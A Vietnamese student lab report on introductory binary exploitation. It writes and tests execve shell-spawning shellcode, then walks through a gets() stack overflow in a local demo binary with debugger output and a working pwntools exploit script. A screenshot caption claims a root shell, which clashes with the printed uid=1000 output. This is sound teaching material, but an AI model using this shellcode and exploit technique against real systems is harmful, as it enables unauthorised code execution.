

BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Kỳ báo cáo: Lab 3

Tên chủ đề: Nhập môn pwnable

GVHD: Đỗ Thị Thu Hiền

Nhóm: 10

1. THÔNG TIN CHUNG:

Lớp: NT521.011.ANTN

STT	Họ và tên	MSSV	Email
1	Lưu Gia Huy	21520916	21520916@gm.uit.edu.vn
2	Nguyễn Vũ Anh Duy	21520211	21520211@gm.uit.edu.vn
3	Nguyễn Văn Khang Kim	21520314	21520314@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 04	100%
2	Yêu cầu 05	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Yêu cầu 4: Sinh viên thực hiện viết shellcode theo hướng dẫn bên dưới.

- Viết mã assembly:

```
→ lab3 ⚡ 09:40:01
▶ vi shellcode_nhom10.asm
→ lab3 ⚡ 09:40:50
▶ cat shellcode_nhom10.asm
section .text
global _start
_start:
push rax
xor rdx, rdx ; rdx = NULL la tham so thu 2 cua exceve
xor rsi, rsi ; rsi = NULL la tham so thu 3 cua exceve
mov rbx, '/bin//sh' ; cho rbx = "/bin/sh"
push rbx ; push '/bin/sh' vao stack. rsp se tro den '/bin/sh'
push rsp ; push gia tri rsp, tuc push dia chi '/bin/sh'
pop rdi ; rdx se chua tham so dau exceve → "/bin/sh"
mov al, 0x3b ; syscall number exceve
syscall
```

- Biên dịch file assembly đã code:

```
→ lab3 ⚡ 09:40:53
▶ nasm -f elf64 shellcode_nhom10.asm -o shellcode_nhom10.o
→ lab3 ⚡ 09:40:58
▶ ld shellcode_nhom10.o -o shellcode_nhom10
→ lab3 ⚡ 09:41:12
▶
```

- Tạo shellcode:

```

→ lab3 ⚡ 09:41:12
▶ objdump -d shellcode_nhom10

shellcode_nhom10:      file format elf64-x86-64

Disassembly of section .text:

0000000000401000 <_start>:
 401000:      50                push    %rax
 401001:      48 31 d2          xor     %rdx,%rdx
 401004:      48 31 f6          xor     %rsi,%rsi
 401007:      48 bb 2f 62 69 6e 2f movabs  $0x68732f2f6e69622f,%rbx
 40100e:      2f 73 68
 401011:      53                push    %rbx
 401012:      54                push    %rsp
 401013:      5f                pop     %rdi
 401014:      b0 3b            mov     $0x3b,%al
 401016:      0f 05            syscall
→ lab3 ⚡ 09:41:56
▶

```

- Ta có shell code như sau:
`\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05`
- Kiểm tra shellcode:

```

→ lab3 ⚡ 09:45:18
▶ vi test_shell.c
→ lab3 ⚡ 09:45:22
▶ cat test_shell.c
#include <stdio.h>

void main()
{
    unsigned char shellcode[] = "\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05";
    int (*ret)() = (int (*)())shellcode;
    ret();
}
→ lab3 ⚡ 09:45:24
▶ gcc -z execstack -o test_shell test_shell.c
→ lab3 ⚡ 09:45:26
▶ ./test_shell
$ id
uid=1000(hjn4) gid=1000(hjn4) groups=1000(hjn4),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),116(netdev),999(docker)
$

```

Yêu cầu 5: Sinh viên thực hiện khai thác lỗ hổng buffer overflow của file demo để truyền và thực thi được đoạn shellcode đã viết. Báo cáo chi tiết các bước tấn công.

- Kiểm tra file, và các chế độ bảo vệ được bật:

```
→ lab3 ⚡ 10:32:30
▶ file demo
demo: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linke
d, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=b89dc9de2fe1de7fe4
73e3e014c4b819c726f239, for GNU/Linux 3.2.0, not stripped
→ lab3 ⚡ 10:32:34
▶ checksec demo
[*] '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/demo'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX unknown - GNU_STACK missing
  PIE:       No PIE (0x400000)
  Stack:     Executable
  RWX:       Has RWX segments
→ lab3 ⚡ 10:32:37
▶
```

- Chạy thử file binary:

```
→ lab3 ⚡ 10:32:37
▶ ./demo
DEBUG: 0x7fffffffdb80
huyna
→ lab3 ⚡ 10:32:59
▶
```

- Xem source code bằng IDA:

Thì ta thấy là flow chương trình khá đơn giản như bên dưới

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4[32]; // [rsp+0h] [rbp-20h] BYREF
4
5     printf("DEBUG: %p\n", v4);
6     gets(v4);
7     return 0;
8 }

```

- Debug bằng pwndbg, đặt breakpoint tại hàm **gets** và **ret** để tính offset cho việc overwrite return address

```

pwndbg> disass main
Dump of assembler code for function main:
0x0000000000401132 <+0>:    push    rbp
0x0000000000401133 <+1>:    mov     rbp, rsp
=> 0x0000000000401136 <+4>:    sub     rsp, 0x20
0x000000000040113a <+8>:    lea     rax, [rbp-0x20]
0x000000000040113e <+12>:   mov     rsi, rax
0x0000000000401141 <+15>:   lea     rdi, [rip+0xebc]          # 0x402004
0x0000000000401148 <+22>:   mov     eax, 0x0
0x000000000040114d <+27>:   call    0x401030 <printf@plt>
0x0000000000401152 <+32>:   lea     rax, [rbp-0x20]
0x0000000000401156 <+36>:   mov     rdi, rax
0x0000000000401159 <+39>:   mov     eax, 0x0
0x000000000040115e <+44>:   call    0x401040 <gets@plt>
0x0000000000401163 <+49>:   mov     eax, 0x0
0x0000000000401168 <+54>:   leave
0x0000000000401169 <+55>:   ret
End of assembler dump.
pwndbg> b* main+44
Breakpoint 2 at 0x40115e
pwndbg> b* main+55
Breakpoint 3 at 0x401169
pwndbg>

```

- Ta nhận thấy là chương trình ưu ái, cho ta cái địa chỉ lưu trữ chuỗi input như bên dưới. Đặt breakpoint tại hàm gets và đúng thật là như vậy:


```

pwndbg> c
Continuing.
DEBUG: 0x7fffffffdb10

Breakpoint 2, 0x00000000040115e in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX 0x0
*RBX 0x0
*RCX 0x1
*RDX 0x0
*RDI 0x7fffffffdb10 ← 0x0
*RSI 0x4052a0 ← 'DEBUG: 0x7fffffffdb10\n'
*R8 0x0
*R9 0x7fffffffdb9dc ← '7fffffffdb10'
*R10 0x0
*R11 0x246
R12 0x7fffffffdb48 → 0x7fffffffdbf33 ← '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/demo'
R13 0x401132 (main) ← push rbp
R14 0x0
R15 0x7fffffffdb040 (_rtld_global) → 0x7ffff7ffe2e0 ← 0x0
RBP 0x7fffffffdb30 ← 0x1
*RSP 0x7fffffffdb10 ← 0x0
*RIP 0x40115e (main+44) ← call 0x401040
[ DISASM / x86-64 / set emulate on ]
0x401148 <main+22>      mov     eax, 0
0x40114d <main+27>      call    printf@plt      <printf@plt>

0x401152 <main+32>      lea     rax, [rbp - 0x20]
0x401156 <main+36>      mov     rdi, rax
0x401159 <main+39>      mov     eax, 0
► 0x40115e <main+44>      call    gets@plt        <gets@plt>
      rdi: 0x7fffffffdb10 ← 0x0
      rsi: 0x4052a0 ← 'DEBUG: 0x7fffffffdb10\n'
      rdx: 0x0
      rcx: 0x1

0x401163 <main+49>      mov     eax, 0
0x401168 <main+54>      leave

```

- Đặt breakpoint ở ret để check return address:

```

[ DISASM / x86-64 / set emulate on ]
0x401156 <main+36>      mov     rdi, rax
0x401159 <main+39>      mov     eax, 0
0x40115e <main+44>      call    gets@plt        <gets@plt>

0x401163 <main+49>      mov     eax, 0
0x401168 <main+54>      leave
► 0x401169 <main+55>      ret                     <0x7ffff7dafd90; __libc_start_call_main+128>
↓
0x7ffff7dafd90 <__libc_start_call_main+128> mov     edi, eax
0x7ffff7dafd92 <__libc_start_call_main+130> call    exit             <exit>

0x7ffff7dafd97 <__libc_start_call_main+135> call    __nptl_deallocate_tsd <__nptl_deallocate_tsd>

0x7ffff7dafd9c <__libc_start_call_main+140> lock dec dword ptr [rip + 0x1ef505] <__nptl_nthreads>
0x7ffff7dafda3 <__libc_start_call_main+147> sete    al

[ STACK ]
00:0000| rsp 0x7fffffffdb30 → 0x7ffff7dafd90 (__libc_start_call_main+128) ← mov edi, eax
01:0008| 0x7fffffffdb40 ← 0x0
02:0010| 0x7fffffffdb48 → 0x401132 (main) ← push rbp
03:0018| 0x7fffffffdb50 → 0x100000000
04:0020| 0x7fffffffdb58 → 0x7fffffffdb48 → 0x7fffffffdbf33 ← '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/demo'
05:0028| 0x7fffffffdb60 → 0x0
06:0030| 0x7fffffffdb68 → 0xef6ca67bca50392
07:0038| 0x7fffffffdb70 → 0x7fffffffdb48 → 0x7fffffffdbf33 ← '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/demo'
[ BACKTRACE ]
► 0 0x401169 main+55
1 0x7ffff7dafd90 __libc_start_call_main+128
2 0x7ffff7d4fe40 __libc_start_main+128
3 0x40107a _start+42


pwndbg>

```

- Tính xem cần overwrite bao nhiêu bytes để ghi đè đến được return address:

```
→ lab3 ⚡
▶ python3
Python 3.10.12 (main, Jun 11 2023, 05:26:28) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> input = 0x7fffffffdb10
>>> ret = 0x7fffffffdb38
>>> ret - input
40
>>>
```

- Exploit:
 - **input_addr = int(r.recv().split(b"DEBUG: ")[1].split(b"\n")[0], 16)** : sẽ lấy output từ chương trình, trích xuất cái địa chỉ lưu trữ input đầu vào, chuyển sang kiểu **int** và lưu vào biến **input_addr**
 - **payload = shell_script + b"\x00"*(40-len(shell_script)) + p64(input_addr)** :
 - Payload = **shell_script** đã có từ yêu cầu 4
 - Payload += số lượng **bytes null** để bù vào cho đủ với **shell_script** để đủ **40 bytes**, ghi đè tới được **return address**
 - Payload += **Địa chỉ chuỗi input**, địa chỉ này được chương trình cung cấp cho
 - Flow của chương trình sau khi ta overwrite return address: Chương trình sẽ return về địa chỉ lưu chuỗi input, ở đó sẽ thực thi shell code của mình, đến khi gặp bytes null.
- Result:



The screenshot displays a WSL terminal window titled 'lab3 [WSL: Ubuntu-22.04]'. The terminal shows a Python script named 'exploit_demo.py' being executed. The script imports the 'pwn' module and sets up a context for a binary named 'demo'. It then sends a crafted payload to the binary, which includes a shell script and a p64 offset. The output of the script shows the binary's properties, including its architecture (amd64-64-little), RELRO (Partial RELRO), Stack (No canary found), NX (NX unknown - GNU_STACK missing), PIE (No PIE (0x400000)), Stack (Executable), and RWX (Has RWX segments). The terminal also shows the process starting, the input address (0x7fffffffdb30), and the user switching to interactive mode. The user then runs the 'id' command, showing they are root (uid=0).

```
exploit_demo.py > ...
1  from pwn import *
2
3  binary = context.binary = ELF("./demo")
4  r = process(binary.path)
5
6  input_addr = int(r.recv().split(b"DEBUG: ")[1].split(b"\n")[0], 16)
7  shell_script = b"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x
8
9  log.info(f"Input address: {hex(input_addr)}")
10
11  payload = shell_script + b"\x00"*(40-len(shell_script)) + p64(input_addr)
12
13  r.sendline(payload)
14  r.interactive()
15
```

```
[*] '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/demo'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX unknown - GNU_STACK missing
PIE:       No PIE (0x400000)
Stack:     Executable
RWX:       Has RWX segments
[+] Starting local process '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/demo': pi
d 10642
[*] Input address: 0x7fffffffdb30
[*] Switching to interactive mode
$ id
uid=1000(hjn4) gid=1000(hjn4) groups=1000(hjn4),4(adm),20(dialout),24(cdrom)
,25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),116(netdev),999
(docker)
$
```

HẾT